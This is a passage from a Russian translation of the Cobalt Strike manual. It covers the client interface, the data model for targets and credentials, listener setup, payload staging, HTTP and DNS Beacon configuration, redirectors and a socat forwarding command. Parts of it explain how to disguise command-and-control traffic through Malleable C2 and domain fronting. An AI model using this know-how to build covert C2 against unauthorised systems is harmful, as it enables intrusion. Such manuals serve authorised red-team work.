


Рисунок 12. График Cobalt Strike

Стрелка, соединяющая один сеанс Beacon с другим, представляет собой связь между двумя Beacon. Beacon Cobalt Strike использует именованные каналы Windows и TCP-сокеты для управления Beacon в этом одноранговом режиме. Оранжевая стрелка - это именованный канал канала. Сеансы SSH также используют оранжевую стрелку. Синяя стрелка - это канал сокета TCP. Красная (именованный канал) или фиолетовая (TCP) стрелка указывает, что связь Beacon нарушена.

Щелкните по Beacon, чтобы выбрать его. Вы можете выбрать несколько Beacon, щелкнув и перетащив поле на нужные хосты. Нажмите Ctrl и Shift и щелкните, чтобы выбрать или отменить выбор отдельного Beacon.

Щелкните правой кнопкой мыши на Beacon, чтобы открыть меню с доступными вариантами пост-эксплуатации.

Некоторые доступные горячие клавиши:

- **Ctrl+Plus** — приблизить
- **Ctrl+Minus** — отдалить
- **Ctrl+0** — сбросить приближение
- **Ctrl+A** — выбрать все хосты
- **Escape** — очистить секцию
- **Ctrl+C** — расположить хосты по кругу
- **Ctrl+S** — расположить хосты в стопку

- **Ctrl+H** — отсортировать хосты по иерархии

Щелкните правой кнопкой по графику без выбранных Beacon, чтобы настроить макет этого графика.

2.4 Вкладки

Cobalt Strike открывает каждое диалоговое окно, консоль и таблицу во вкладке. Нажмите кнопку **X**, чтобы закрыть вкладку. Используйте **Ctrl+D**, чтобы закрыть активную вкладку. **Ctrl + Shift+D** закроет все вкладки, кроме активной.

Вы можете щелкнуть правой кнопкой мыши кнопку **X**, чтобы открыть вкладку в окне, сделать снимок экрана вкладки или закрыть все вкладки с одинаковым именем.

Для этих функций также существуют сочетания клавиш. Используйте **Ctrl+W**, чтобы открыть активную вкладку в ее собственном окне. Используйте **Ctrl+T**, чтобы быстро сохранить снимок экрана активной вкладки.

Сочетание клавиш **Ctrl+B** отправит текущую вкладку в нижнюю часть окна Cobalt Strike Это полезно для вкладок, которые нужно постоянно смотреть. **Ctrl+E** отменит это действие и удалит вкладку в нижней части окна Cobalt Strike.

Удерживая клавишу shift, нажмите кнопку **X**, чтобы закрыть все вкладки с одинаковым именем. Удерживая клавишу shift + control, нажмите кнопку **X**, чтобы открыть вкладку в отдельном окне.

Используйте клавиши **Ctrl + Left** и **Ctrl+Right** для быстрого переключения вкладок.

Вы можете перетаскивать вкладки, чтобы изменить их порядок.

2.5 Консоли

Cobalt Strike предоставляет консоль для взаимодействия с сеансами Beacon, сценариями и чатами с вашими товарищами по команде.




Рисунок 13. Окно консоли

Консоли отслеживают историю ваших команд. Используйте **стрелку вверх** для циклического перебора ранее введенных команд. **Стрелка вниз** возвращается к последней введенной команде.

Используйте клавишу **Tab** для завершения команд и параметров.

Используйте **Ctrl + Plus**, чтобы увеличить размер шрифта консоли, **Ctrl+Minus**, чтобы уменьшить его, и **Ctrl+0**, чтобы сбросить его. Это изменение является локальным только для текущей консоли. Посетите **Cobalt Strike - > Preferences**, чтобы навсегда изменить шрифт.

Нажмите **Ctrl+F**, чтобы открыть панель, которая позволит вам искать текст в консоли.

Используйте **Ctrl+A** для выделения всего текста в буфер консоли.

2.6 Таблицы

Cobalt Strike использует таблицы для отображения сеансов, учетных данных, целей и другой информации о взаимодействии.

Большинство таблиц в Cobalt Strike имеют возможность изменить цвет выделенных строк. Эти подсвечивания видны и другим клиентам Cobalt Strike. Щелкните правой кнопкой мыши и откройте меню цвета.

Нажмите **Ctrl+F** в таблице, чтобы открыть панель поиска таблицы. Эта функция позволяет фильтровать текущую таблицу.




Рисунок 14. Таблица в панели поиска

В текстовом поле вводятся критерии фильтрации. Формат критериев зависит от столбца, к которому вы хотите применить фильтр. Используйте обозначения CIDR (например, 192.168.1.0 / 24) и диапазоны хостов (192.168.1-192.169.200) для фильтрации столбцов, содержащих адреса. Используйте числа или диапазоны чисел для столбцов, содержащих числа. Используйте подстановочные знаки (* ,?) для фильтрации столбцов, содержащих строки.

кнопка **!** убирает текущий критерий. Нажмите клавишу **enter**, чтобы применить указанные критерии к текущей таблице. Вы можете складывать вместе столько критериев, сколько захотите. Кнопка **Reset** удаляет фильтры, примененные к текущей таблице.

3. Управление данными

3.1 Обзор

Командный сервер Cobalt Strike является посредником для получения информации, собранной компанией Cobalt Strike во время вашего участия. Cobalt Strike анализирует выходные данные своего Beacon для извлечения целей, служб и учетных данных.

Если вы хотите экспортировать данные Cobalt Strike, вы можете сделать это через **Reporting -> Export Data**. Cobalt strike предоставляет опции для экспорта своих данных в виде TSV и XML файлов. Функция экспорта данных клиента Cobalt Strike объединит данные со всех серверов команды, к которым вы в данный момент подключены.

3.2 Цели

Вы можете взаимодействовать с информацией о цели Cobalt Strike через **View - > Targets**. На этой вкладке отображается та же информация, что и в визуализации цели.

Нажмите кнопку **Import**, чтобы импортировать файл с информацией о цели. Cobalt Strike принимает текстовые файлы с одним хостом на строку. Он также принимает XML-файлы, созданные Nmap (опция-oX).

Нажмите кнопку **Add**, чтобы добавить новые цели в модель данных Cobalt Strike.




Рисунок 15. Добавление цели

Этот диалог позволяет добавить несколько хостов в базу данных Cobalt Strike. Укажите диапазон IP-адресов или используйте нотацию CIDR в поле Address, чтобы добавить несколько хостов одновременно. Удерживая нажатой клавишу shift, нажмите кнопку Save, чтобы добавить хосты в модель данных и сохранить это диалоговое окно открытым.

Выберите один или несколько хостов и щелкните правой кнопкой мыши, чтобы открыть меню хостов. В этом меню можно изменить примечание для хоста, задать информацию об операционной системе или удалить хосты из модели данных.

3.3 Сервисы

На экране целей щелкните правой кнопкой мыши по host и выберите **Services**. Это откроет браузер сервисов Cobalt Strike. Здесь вы можете просматривать службы, добавлять примечания к различным службам, а также удалять служебные записи.




Рисунок 16. Окно сервисов

3.4 Учетные данные

Перейдите в меню **View - > Credentials**, чтобы взаимодействовать с моделью учетных данных Cobalt Strike. Нажмите кнопку **Add**, чтобы добавить запись в модель учетных данных. Опять же, вы можете нажать shift и **Save**, чтобы сохранить диалоговое окно открытым и облегчить добавление новых учетных данных в модель. Нажмите кнопку **Copy**, чтобы скопировать выделенные записи в буфер обмена. Используйте **Export** для экспорта учетных данных в формате PWDump.




Рисунок 17. Учетные данные

3.5 Поддержка

Модель данных Cobalt Strike хранит все свои метаданные в папке *data/*. Эта папка находится в папке, из которой вы запустили командный сервер Cobalt Strike.

Чтобы очистить модель данных Cobalt Strike: остановите командный сервер, удалите папку *data/* и ее содержимое. Cobalt Strike воссоздаст папку *data/* при следующем запуске командного сервера.

Если вы хотите заархивировать модель данных, остановите командный сервер и используйте свою любимую программу чтобы сохранить папку *data/* и ее файлы в другом месте. Для восстановления модели данных, остановите сервер, и восстановите старое содержимое в папке *data/*.

Reporting - > Reset Data сбрасывает модель данных Cobalt Strike без перезагрузки командного сервера.

4. Перехватчик и управление инфраструктурой

4.1 Обзор

Первым шагом любого взаимодействия является настройка инфраструктуры. В случае Cobalt Strike инфраструктура состоит из одного или нескольких командных серверов, редиректоров и записей DNS, которые указывают на ваши командные серверы и редиректоры. После того как командный сервер будет запущен, вы захотите подключиться к нему и настроить его на получение соединений от скомпрометированных систем. Перехватчики являются механизмом Cobalt strike, чтобы сделать это.

Перехватчик-это одновременно информация о конфигурации для полезной нагрузки и директива для Cobalt Strike, чтобы сервер мог принимать соединения от этой полезной нагрузки. Перехватчик состоит из имени, типа полезной нагрузки и нескольких параметров, специфичных для полезной нагрузки.

4.2 Управление перехватчиками

Чтобы управлять перехватчиками Cobalt Strike, перейдите в раздел **Cobalt Strike - > Listeners**. Откроется вкладка со списком всех настроенных полезных нагрузок и перехватчиков.




Рисунок 18. Окно управления перехватчиком

Нажмите **Add** чтобы создать новый перехватчик.

Когда вы создаете перехватчик убедитесь, что вы даете ему запоминающееся имя. Это имя-то, как вы будете обращаться к этому перехватчику через команды и рабочие процессы Cobalt Strike.

Чтобы изменить и подсветить перехватчик нажмите **Edit**.

Чтобы удалить и подсветить перехватчик нажмите **Remove**.

4.3 Полезная нагрузка Cobalt Strike's Beacon

Чаще всего, вы будете настраивать перехватчики для полезной нагрузки Cobalt Strike's Beacon. Beacon-это полезная нагрузка Cobalt Strike для моделирования продвинутых атак. Используйте Beacon для выхода в сеть по протоколу HTTP, HTTPS или DNS. Вы также можете ограничить, какие хосты входят в сеть, управляя одноранговыми Beacon через именованные каналы Windows и сокеты TCP.

Beacon гибок и поддерживает асинхронную и интерактивную связь. Асинхронная связь низкая и медленная. Beacon сделает запрос домой, загрузит свои задачи и уснет. Интерактивное общение происходит в режиме реального времени.

Индикаторы сети Beacon - гибкие. Переопределите связь Beacon с malleable C2 языком Cobalt Strike. Это позволяет скрыть активность Beacon, чтобы выглядеть как другие вредоносные программы или смешаться с обычным трафиком. Эта особенность обсуждается в главе 11.

4.4 Установка полезной нагрузки

Одна из тем, которая заслуживает упоминания в качестве справочной информации, - установка полезной нагрузки. Многие фреймворки атак отделяют атаку от материала, который она выполняет. Этот материал, который выполняет атака, известен как полезная нагрузка. Полезные нагрузки часто делятся на две части: стадию полезной нагрузки и небольшие payload stager. Stager-это небольшая программа, обычно оптимизированная вручную, которая загружает этап полезной нагрузки, вводит его в память и передает ему выполнение. Этот процесс известен как staging.

Процесс staging необходим в некоторых нападениях. Многие атаки имеют жесткие ограничения на то, сколько данных они могут загрузить в память и выполнить после успешной эксплуатации. Это значительно ограничивает ваши возможности пост-эксплуатации, если вы не устанавливаете свою полезную нагрузку пост-эксплуатации поэтапно.

Cobalt Strike использует staging в своих пользовательских атаках. Большинство элементов находится в разделе **Attacks -> Packages and Attacks -> Web Drive-by** . Используемые в этих местах stagers зависят от полезной нагрузки, связанной с атакой. Например, Beacon http имеет http stager. У DNS-Beacon есть stager записи DNS TXT. Не все полезные нагрузки имеют параметры stager. Полезные нагрузки без stager не могут быть использованы с этими вариантами атаки.

Если вам не нужна установка полезной нагрузки, вы можете отключить ее. Установите параметр **host_stage** в вашем профиле Malleable C2 значение false. Это предотвратит размещение этапов полезной нагрузки Cobalt Strike на своих веб-и DNS-серверах. Есть большая выгода для Службы безопасности, чтобы делать это. С помощью staging любой пользователь может подключиться к вашему серверу, запросить полезную нагрузку и проанализировать ее содержимое, чтобы найти информацию из конфигурации полезной нагрузки.

В Cobalt Strike 4.0 и более поздних версиях действия пост-эксплуатации и бокового смещения избегают stagers и предпочитают доставлять полную полезную нагрузку, где это возможно. Если вы отключаете этапирование полезной нагрузки, вы не заметите этого, пока вы не будете готовы к пост-эксплуатации.

4.5 HTTP Beacon и HTTPS Beacon

Beacon HTTP и HTTPS загружатn задачи с запросом HTTP GET. Beacon отправляет данные обратно с запросом HTTP POST. Это значение по умолчанию. Вы обладаете невероятным контролем над поведением и индикаторами в этой полезной нагрузке с помощью Malleable C2

Чтобы установить перехватчик Beacon HTTP или HTTPS, перейдите в раздел **Cobalt Strike - > Listeners**. Нажмите Кнопку **Add**. Выберите *Beacon HTTP* в качестве опции полезной нагрузки.




Рисунок 19. Параметры http-Beacon

Нажмите **[+]**, чтобы добавить один или несколько хостов для HTTP-Beacon . Нажмите **[-]**, чтобы удалить один или несколько хостов. Нажмите **[X]**, чтобы очистить текущие хосты. Если у вас несколько хостов, вы все равно можете вставить разделенный запятыми список хостов для обратной связи в это диалоговое окно. Это нормально.

Поле **http Host (Stager)** управляет хостом http Stager для HTTP-Beacon. Это значение используется только в том случае, если вы связываете эту полезную нагрузку с атакой, требующей явного стейджера.

В поле **Profile** (профиль) выбирается вариант профиля Malleable C2. Variant-это способ указания нескольких вариантов профиля в одном файле. C variants, каждый перехватчик HTTP или HTTPS, который вы настраиваете, может иметь различные индикаторы сети.

Поле **HTTP Port** (C2) задает порт, к которому будет обращаться ваш HTTP-Beacon. Поле **HTTP (Bind)** указывает порт, к которому будет привязан веб-сервер полезной нагрузки HTTP-Beacon. Эти параметры полезны, если вы хотите настроить редиректоры гибки портов (например, редиректор, который принимает соединения на порту 80 или 443, но направляет соединение на ваш командный сервер на другом порту).

Значение **HTTP Host Header**, если оно указано, передается в ваши http-stagers и через ваш HTTP-канал связи. Эта опция позволяет использовать преимущества domain fronting с Cobalt Strike.

Нажмите кнопку **...** рядом с полем **Proxy HTTP**, чтобы указать явную конфигурацию прокси-сервера для этой полезной нагрузки.

Ручная настройка HTTP прокси

Диалоговое окно **Manual Proxy Settings** предлагает несколько опций для управления конфигурацией прокси-сервера для запросов HTTP и HTTPS Beacon. По умолчанию Beacon использует конфигурацию прокси-сервера Internet Explorer для текущего процесса / пользователя.

В поле **Type** настраивается тип прокси-сервера. Поля **Host и Port** сообщают Beacon, где находится прокси. Поля **Username и Password** являются необязательными. В этих полях указываются учетные данные, используемые Beacon для аутентификации на прокси-сервере.




Рисунок 20. Ручная Настройка Прокси-Сервера

Установите флажок на *ignore proxy settings; use direct connection*, чтобы заставить Beacon выполнять запросы HTTP и HTTPS без использования прокси-сервера.

Нажмите **Set**, чтобы обновить диалоговое окно Beacon с требуемыми настройками прокси. Нажмите кнопку **Reset**, чтобы вернуть настройку прокси-сервера к по умолчанию.

Примечание: ручная настройка прокси-сервера влияет только на этапы загрузки Beacon HTTP и HTTPS. Она не распространяется на stagers полезной нагрузки.

Редиректоры

Редиректор-это система, которая находится между сетью вашей цели и вашим командным сервером. Все соединения, поступающие к редиректору, пересылаются на командный сервер для обработки. Редиректор-это способ предоставить несколько хостов для ваших полезных нагрузок Beacon, чтобы отправить запрос домой. Редиректор также помогает в обеспечении оперативной безопасности, поскольку он затрудняет отслеживание истинного местоположения командного сервера.

Функции управления перехватчиками Cobalt Strike поддерживают использование редиректоров. Просто укажите хосты редиректоров при настройке перехватчика Beacon HTTP или HTTPS. Cobalt Strike не подтверждает эту информацию. Если предоставляемый вами хост не связан с текущим хостом, Cobalt Strike предполагает, что это перенаправитель. Один из простых способов превратить сервер в редиректор-использовать socat.

Вот синтаксис socat для пересылки всех соединений по порту 80 на сервер команды в 192.168.12.100 по порту 80:

```
socat TCP4-LISTEN:80,fork TCP4:192.168.12.100:80
```

4.6 DNS Beacon

DNS Beacon - это любимая функция Cobalt Strike. Эта полезная нагрузка использует запросы DNS для Beacon обратно к вам. Эти запросы DNS являются поисками по доменам, для которых ваш сервер Cobalt Strike является авторитетным. Ответ DNS говорит Beacon перейти в спящий режим или подключиться к вам для загрузки задач. Ответ DNS также сообщит Beacon, как загружать задачи с вашего командного сервера.




Рисунок 21. DNS Beacon в действии

В Cobalt Strike 4.0 и более поздних версиях DNS Beacon является полезной нагрузкой только для DNS. В этой полезной нагрузке отсутствует режим HTTP-связи. Это изменение по сравнению с предыдущими версиями продукта.

Каналы данных

Сегодня DNS Beacon может загружать задачи через DNS TXT-записи, DNS AAAA-записи или DNS A-записи. Эта полезная нагрузка обладает гибкостью для переключения между этими каналами данных, пока она находится на цели. Используйте команду **mode** Beacon для изменения канала передачи данных текущего Маяка. **mode dns** это канал записи данных DNS A. режим **dns6** - это канал записи DNS AAAA. И, режим **dns-txt**-это канал записи данных DNS TXT. По умолчанию используется канал записи данных DNS TXT.

Имейте в виду, что DNS Beacon не начнет работу, пока не будет доступной задачи. Используйте команду **checkin**, чтобы запросить регистрацию DNS Beacon при следующем вызове домой.

Настройка перехватчика

Чтобы создать перехватчик DNS Beacon: перейдите в **Cobalt Strike - > Listeners**, нажмите **Add** и выберите *Beacon DNS* в качестве типа полезной нагрузки.

Рисунок 22. Настройка DNS Beacon

Нажмите **[+]**, чтобы добавить один или несколько доменов в beacon. Ваша система командных серверов Cobalt Strike должна быть авторитетной для указанных вами доменов. Создайте запись DNS A и направьте ее на сервер Cobalt Strike team. Используйте записи DNS NS для делегирования нескольких доменов или поддоменов в запись командного сервера Cobalt Strike.

Поле **DNS Host (Stager)** настраивает stager записи txt DNS Beacon. Этот stager используется только с функциями Cobalt Strike, которые требуют явного stager. Ваша система командных серверов Cobalt Strike также должна быть авторитетной для этого домена.

Чтобы проверить конфигурацию DNS, откройте терминал и введите **nslookup jibberish.** *домен Beacon*. Если вы получаете ответ на запись 0.0.0.0-значит, ваш DNS настроен правильно. Если вы не получите ответа, то ваша конфигурация DNS не является правильной, и Beacon DNS не будет связываться с вами.

